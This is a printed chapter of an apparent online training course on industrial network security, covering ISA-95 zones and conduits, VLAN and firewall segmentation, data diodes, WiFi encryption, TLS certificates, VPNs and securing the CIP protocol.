


Figure 5.4. 1 Reference architecture for ICS matching the ISA-95 model

This evolution is important because **perimeter defense**—which only accounts for traffic going in and out of the network—is no longer enough. Once an attacker or malware penetrates the perimeter and gains a foothold, consequent lateral movement within the network is usually a foregone conclusion.

Security in industrial networks is highly marked by its network architecture in which different levels of the automation pyramid exist, these levels are already described in "[Physical and logical network architecture](#)". The concept of "zones" is introduced for a safe segmentation of industrial networks applying defense in depth.

The concept of **defense in depth** is based on the premise that every component of a system can be compromised, and therefore the security of a system should not be delegated to a single protection method or component. In this way, it proposes the use of different techniques that allow, **at least, to duplicate the protection elements to limit the damage** in the event of an intrusion into the first line of defense or the most exposed component.

An example of the concept of defense in depth is the use of two levels of **firewalls** from different manufacturers, since in the case of using the same firewall in both layers, a single software error or bug could allow the two levels of protection to be violated, by exploiting the same bug. In this way, following the concept of defense in depth, a violation of the most exposed system or external firewall does not imply a total compromise of the protected asset, an internal network in this case that is protected by the second

level of firewall.

Security zones are defined in the standard as "groupings of physical or logical assets that share common security requirements, which have a clearly defined (physical or logical) border". The connections between these areas are called conduits and must include security measures to control access to them, resist denial of service attacks, prevent the spread of any other type of attack, act as a shield for other systems on the network and protect the integrity and confidentiality of communications.

A security zone requires an objective security level (SLT), which is based on criticality and impact factors. The equipment of the security zone must offer a level of security provision (SLC) that must be equal to the SLT. If it is not, including security technologies and/or policies/procedures in order to compensate the lag must be necessary.




Figure 5.4. 2 Communication between zones and security levels (source: incibe)

The main goal of the separation of different elements within an industrial network, in zones and conduits, is **to create a cybersecurity network architecture**. This model of cybersecurity network architecture is not unique as it is based on guides to good practices, experiences and, above all, on the needs and limitations of each particular case, so that different approaches to secure architectures can coexist, even within the same company. Nevertheless, we must take into account at least a minimum number of zones and conduits for it to be considered secure, which are based on the standard ISA-95 automation pyramid, segregating the network in at least one "zone" for each level of said automation pyramid.

In the Figure 5.4.3 , a possible architecture is represented, which would provide a solution to a secure network architecture based on zones and conduits.




Figure 5.4. 3 Zoning a company network ([source: incibe](#))

Zones and conduits must be defined in a document and must have a series of fields that define them. Some of them are:

- Name or unique identifier of the zone/conduit
- Logical limits
- Physical limits, if applicable
- List of all access points and all the assets involved
- List of all types of data flows/protocols associated with each access point
- Connected zones and conduits
- Asset list
- Assigned security level

The result of this definition of zones and conduits is set forth in a document where all the elements identified in a previous risk analysis, within the industrial network, clearly belong to a certain zone and their communication flows are reflected in the corresponding conduit, if this Communication is done among zones.

2. Zone implementation

There are several methods to increase security levels in zones, but the most important one is a proper design of the same. When we face too many protocols of communication among zones, that is, a conduit that is too extensive, we must consider whether the size of the area is really the right one.

The use of **VLAN** provided by switches and the use of **Firewall** are among the most used protection and zoning methods.

2.1. VLAN

Logical isolation between network segments (for example OT levels or PLC groups) could be implemented using virtual local area networks (VLAN).

A (VLAN) is any [broadcast domain](#) that is partitioned and isolated in a computer network at the data link layer ([OSI layer 2](#)). VLANs work by applying tags to network frames and handling these tags in networking systems – creating the appearance and functionality of network traffic that is physically on a single network but acts as if it is split between separate networks. In this way, VLANs can keep network applications separate despite being connected to the same physical network.

Because VLAN membership can be established configuring the switches through software, this can greatly simplify network design and deployment. Without VLANs, grouping hosts according to their resource needs the labor of relocating nodes or rewiring data links.




Figure 5.4. 4 VLAN segmentation.

Some precautions are needed to prevent traffic "escaping" from a given VLAN, an exploit known as [VLAN hopping](#).

2.2. Firewall

One of the solutions to monitor conduits is firewalls which, by means of **access control rules**, allow communication among zones or deny it. Generally, this kind of control enables constructing rules sufficiently granulated and specific for providing a solution to our demand.

A firewall **monitors incoming and outgoing network traffic and decides whether to allow or block specific traffic based on a defined set of security rules**.. They establish a barrier between secured and controlled internal **networks that can be trusted and untrusted** outside networks, such as the Internet. A firewall can be hardware, software, or both.




Figure 5.4. 5 Firewall filtering traffic

Types of firewalls

1. Proxy firewall

An early type of firewall device, a proxy firewall serves as the gateway from one network to another for a specific application. Proxy servers can provide additional functionality such as content caching and security by preventing direct connections from outside the network. However, this also may impact throughput capabilities and the applications they can support.

2. Stateful inspection firewall

Now thought of as a “traditional” firewall, a stateful inspection firewall allows or blocks traffic based on state, port, and protocol. It monitors all activity from the opening of a connection until it is closed. Filtering decisions are made based on both administrator-defined rules as well as context, which refers to using information from previous connections and packets belonging to the same connection.

3. Unified threat management (UTM) firewall

A UTM device typically combines, in a loosely coupled way, the functions of a stateful inspection firewall with intrusion prevention and [antivirus](#). It may also include additional services and often cloud management. UTMs focus on simplicity and ease of use.

4. Next-generation firewall (NGFW)

Firewalls have evolved beyond simple packet filtering and stateful inspection. Most companies are deploying [next-generation firewalls](#) to block modern threats such as advanced malware and application-layer attacks.

A next-generation firewall must include:

- Standard firewall capabilities like stateful inspection
- Integrated intrusion prevention

- Application awareness and control to see and block risky apps
- Upgrade paths to include future information feeds
- Techniques to address evolving security threats

While these capabilities are increasingly becoming the standard for most companies, NGFWs can do more.

5. Threat-focused NGFW

These firewalls include all the capabilities of a traditional NGFW and also provide advanced threat detection and remediation. With a threat-focused NGFW you can:

- Know which assets are most at risk with complete context awareness
- Quickly react to attacks with intelligent security automation that sets policies and hardens your defenses dynamically
- Better detect evasive or suspicious activity with network and endpoint event correlation
- Greatly decrease the time from detection to cleanup with retrospective security that continuously monitors for suspicious activity and behavior even after initial inspection

Ease administration and reduce complexity with [unified policies](#) that protect across the entire attack continuum

3. OT segmentation vs IT segmentation

To apply IT segmentation in OT environments seems like a good strategy, but it's not because IT technologies weren't built to work in OT environments. These are some of the reasons:

- VLANs and Routing segmentation can become very complex. In order to configure new IP addresses and ports, an OT environment must be brought down. From a cost perspective, the required downtime and/or equipment reorganization makes this an impractical option.
- The complexity increases the risk of misconfiguration and the necessary overhead could overwhelm an operations team already strapped for OT security skills and resources.
- IT firewalls may offer network security and segmentation capabilities, but they've been designed to inspect IT protocols, not OT protocols. IT firewalls cannot "understand" what's happening on an OT network and can neither act on commands or payloads nor interpret context to understand whether a packet is authorized or not.

Therefore, the ideal segmentation solutions in OT networks should meet the following requirements:

- **Easy segmentation without reengineering the OT network**

Any requirement to physically move equipment for proper segmentation is not practical. Critical devices are bulky and / or located in remote locations. A solution must allow a network to be segmented even in cases where the team resides at different sites.

This solution should include a simple drag-and-drop function that easily enables OT personnel of any skill level, and without extensive IT security training, to achieve zoning goals.

The segmentation process cannot require reengineering or reconfiguration of the OT network. Any change that disconnects the network or causes production interruptions is impractical.

- **Zoning with OT Protocol Deep Inspection**

To inspect network traffic, a segmentation solution must understand the relevant OT protocols (Modbus, DNP3, OPC, and others) and perform a deep protocol inspection. It is critical to be aware of the fact that legitimate protocol commands can be used for illegitimate purposes. Therefore, a solution must be able to make decisions to allow, alert, or block OT network traffic based on the full context of traffic and payload. This includes protocol, industry application, command, routing, sessions, normal versus anomalous or malicious traffic.

- **Zone-specific OT security policies**

Zones must enforce policy created specifically for a particular OT environment. Each network has its own unique combination of standard and proprietary protocols, and industrial control systems from multiple vendors. The security policy must conform to the network and not the other way around.

Secure communications in industrial networks

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Secure communications in industrial networks

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:46 PM

Table of contents

1. Secure communications in industrial networks

2. Control and filtering of traffic

3. Restrict Wifi networks

4. Encryption of communications

5. VPN for remote access

6. Ensuring network availability

7. Ensuring industrial protocols

7.1. Common Industrial Protocol (CIP).

7.2. MODBUS

7.3. Profibus

7.4. Profinet

7.5. OPC

1. Secure communications in industrial networks

The growth of the Internet and the huge increase in devices with connectivity and processing capacities have brought new security challenges that also affect critical infrastructures. Such infrastructures, normally run by specific industrial control systems for monitoring and managing the processes typical of the industry concerned, are more and more exposed to interaction with other systems in the Internet environment.

These are the most important measures to secure communications in an IT / OT environment.

2. Control and filtering of traffic

Firewalls, proxies, and data-diodes intended to identify and separate traffic and communications at the level both of the network (IP, routing) and of the port, protocol and applications layer. This measure will aid in detecting an infection when it attempts to change zone. If in addition the network has elements such as an **intruder detection system** (IDS) or **security information and event management** (SIEM) for controlling events, intruder alerts, and logs. Figure 5.4.6 shows a IT/OT zonified network.




Figure 5.4. 6 Network Segmentation and Communications Controls

Firewalls can extend security to the communications using filters based on and MAC addresses (data-link layer). They can also filter the applications level through the use of a web application firewall (WAF).




Figure 5.4. 7 MAC filtering

A **filtering proxy** provides control over the content that may be relayed in one or both directions through the proxy. Proxy servers will often support user authentication to control access.

It usually produces logs, either to give detailed information sites accessed by specific users or to monitor bandwidth usage statistics. It may also communicate to daemon-based and/or ICAP-based antivirus software to provide security against virus and other malware by scanning incoming content in real-time before it enters the network.

Many workplaces restrict web sites and online services that are accessible and available in their buildings. This is done either with a specialized proxy, called a content filter, or by using a cache-extension protocol such as [ICAP](#), that allows plug-in extensions to an open caching architecture.

Requests may be filtered by several methods, such as a URL or DNS blacklists, URL regex filtering, MIME filtering, or content keyword filtering. Blacklists are often provided and maintained by web-filtering companies, often grouped into categories.




Figure 5.4. 8 Proxy server functionality.

The **data diode** is made up of the hardware that ensures **unidirectionality** in the transit of information (through fiber optic transceivers) and of two servers (called proxies). These incorporate specific applications to unidirectionally transmit information that is handled in critical infrastructures and in industrial environments on protocols such as Modbus or OPC, or that is stored on industrial databases.

Each proxy maintains bidirectional communications between itself and the IT and OT networks respectively, however between them, through the diode, communication is unidirectional. The key of the data diode is this, it is able to interpret bidirectional protocols (typical, TCP, which requires three-way handshaking), "break" them and make them unidirectional (between the proxies and the diode hardware) and then present them in the uncommitted network again as bidirectional.




Figure 5.4. 9 Data diode functionality.

3. Restrict Wifi networks

Wireless networks involve an additional risk. Hence, they should be implemented only when absolutely necessary or because of a specific decision by the organization and always with clear justification.

In wireless networks, physical access control is totally impossible (in this kind of networks, signal is transmitted by radio waves available in the spectrum to be intercepted). From the security point of view, this type of infrastructure must always be considered equivalent to a shared transmission medium network: any packet emitted on a given node is delivered on all other nodes of the network.

In the market are available a set of algorithms that allow to implement security and encryption to the packages that circulate in WIFI networks. The most common examples of these security algorithms are:

- WEP (Wired Equivalent Privacy, abandoned). Possible to break.
- WPA (WiFi Protected Access): Enhancement for WEP. Easy to break due to TKIP (Temporal Key Integrity Protocol) vulnerability.
- WPA2 (WiFi Protected Access version 2). AES (Advanced Encryption Standard) encryption substituting TKIP is the most important improvement made in WPA2 over WPA.
- WPA3 (WiFi Protected Access version 3): It is implemented in routers and AP after 2019. WPA3 introduces stronger security using 192-bit encryption instead 128-bit used in WPA2.

In their case, IEEE 802.1x authentication mechanisms will be used, involving extensible authentication protocol transport layer security (EAP-TLS) that authenticates clients with certificates, or a RADIUS server may be used.




Figure 5.4. 10 Radius server authentication for Wifi clients.

Access points will be situated on networks that are isolated or have the minimum possible interconnections with the ICS control network (none at all if this can be achieved). A robust protocol for wireless communications, such as WPA2 or WPA3, will be in place and additionally a characteristic and unique service set identifier (SSID) will be used, with broadcast deactivated, but with filtering by MAC address in operation.

4. Encryption of communications

Most industrial control protocols do not incorporate encryption in their implementation. Thus, any successful unauthorized access to the network would allow an attacker to inspect and manipulate traffic. For this reason, the use of hypertext transfer protocol secure (HTTPS), based in TSL certificates, and secure shell (SSH) remote command terminal is highly advisable for authentication and access to services on the network or to the devices composing it.



Figure 5.4. 11 HTTPS security




Figure 5.4. 12 SSH remote access encryption

SSL/TLS protocol

SSL (**Secure Socket Layer**) is the original name of the **cryptographic protocol** for **authenticating** and encrypting communications over a network. Officially, SSL was replaced by an updated protocol called TLS some time ago. SSL was developed in the 90s for encrypting and securing communications over the internet, and it has evolved to TLS (although most people still use SSL), especially improving the cryptography techniques.

Digital certificates are the core of the SSL protocol; they initiate the secure connections between servers (e.g., websites, email servers or VPN servers) and clients (e.g., web browsers, email clients or VPN clients).

SSL/TLS comprises two separate protocols:

1. The **Handshake protocol** authenticates the server (and optionally the client), negotiates crypto suites, and generates the shared key for server and client. When installed on a web server, SSL certificates use a public/private key pair system to initiate the HTTPS protocol and enable secured connections for users and clients to connect.
2. The **Record protocol** isolates each connection and uses the shared key to secure communications for the remainder of the session.

SSL Handshake Process




Figure 5.4. 13 SSL Handshake

A successful handshake takes place behind the client's browser or application, instantly and automatically — without disturbing the client user experience. However, A failed handshake triggers the termination of the connection, usually preceded by an alert message in the client's browser. Provided the SSL is valid and correct, the handshake offers the following security benefits:

- **Authentication:** The server is always authenticated for as long as the connection is valid.
- **Confidentiality:** Data sent via SSL is encrypted and only visible to the server and client.
- **Integrity:** Digital Certificate Signatures ensure the data has not been modified during the transfer.

A certificate authority (CA) is **a trusted entity that issues Secure Sockets Layer (SSL) certificates**. These digital certificates are data files used to cryptographically **link an entity with a public key**. Web browsers use them to authenticate content sent from web servers, ensuring trust in content delivered online.



Figure 5.4. 14 Digital certification

When you receive the SSL certificate, you install it on your server. Your SSL certificate's credibility is established by chaining it to your CA's root certificate. A hierarchy of certificates certifies a certificate's issuance validity. This hierarchy is called a certificate "[Chain of Trust](#)." The **PKI (Public Key Infrastructure)** supporting HTTPS for secure web browsing and electronic signature schemes depends on root certificates.

To verify the Chain of Trust the client or browser inherently knows the Public-Keys of a handful of trusted CAs and uses these keys to verify the server's SSL certificate. The client repeats the verification process recursively with each certificate in the Trust Chain until tracing it back to the beginning, the root CA.

When a signed SSL certificate secures a website, it proves that the organization has verified and authenticated its identity with the trusted third party; since the browser trusts the CA, the browser now trusts that organization's identity too.

The easiest way to check if the website has an SSL installed is to look at your browser; see if the website URL starts with "HTTPS:" as this shows if it has an SSL certificate installed on the server. If so, you can click the padlock icon in the address bar to view the certificate information

5. VPN for remote access

If external access from local network is necessary, the use of VPN solutions would bring the encryption and authentication necessary to protect the connection. Specialized software, hardware, or both, should be used for remote access, together with suitable security policies in relation to updates, and to managing access and users.




Figure 5.4. 13 VPN security

6. Ensuring network availability

In a system controlling processes, latency and the speed of transmission of messages are critical. Hence, they are a factor that determines whether the design of the control network is able to face up to potential problems of congestion or loss of connectivity. Recommendations for enhancing the resilience of a network to these problems would be:

- Use switches that prioritize certain types of traffic on the basis of quality of service criteria.
- Use redundant topologies to bolster availability.
- Implementing the SpanningTree Protocol (STP) to keep control of the formation of network loops.
- Use the internet group management protocol (IGMP) together with a VLAN to provide better performance.
- Restrict multicast messages in accordance with the type of traffic and the devices concerned.

7. Ensuring industrial protocols

A detailed awareness of the protocols involved in industrial processes is crucial in understanding which weak points, attack vectors and possible defensive measures should be taken into account when implementing or enhancing an industrial control system.

7.1. Common Industrial Protocol (CIP).

The Common Industrial Protocol (CIP) is a protocol created by the ODVA company for automating industrial processes. CIP comprises a set of services and messages for control, security, synchronization, configuration, information, and so forth which can be integrated into Ethernet networks and into the Internet.

CIP has a number of adaptations, providing intercommunication and integration for different types of networks. These are:

- Ethernet/IP: an adaptation of CIP to TCP/IP.
- ControlNet: an integration of CIP with concurrent time domain, multiple access (CTDMA) technologies.
- DeviceNet: an adaptation of CIP with controller area network (CAN).
- CompoNet: a version adapted to time division multiple access (TDMA) technologies.




Figure 5.4. 14 CIP architecture vs OSI model.

The best security measure to protect these implementations of CIP lies in a **logical separation from the rest of the network**, which means they must be deployed in such a way that they are **isolated from any external connection**. In addition, systems for inspecting traffic, detecting intruders, or both (intrusion detection system [IDS] or intrusion prevention system [IPS]) are advisable.

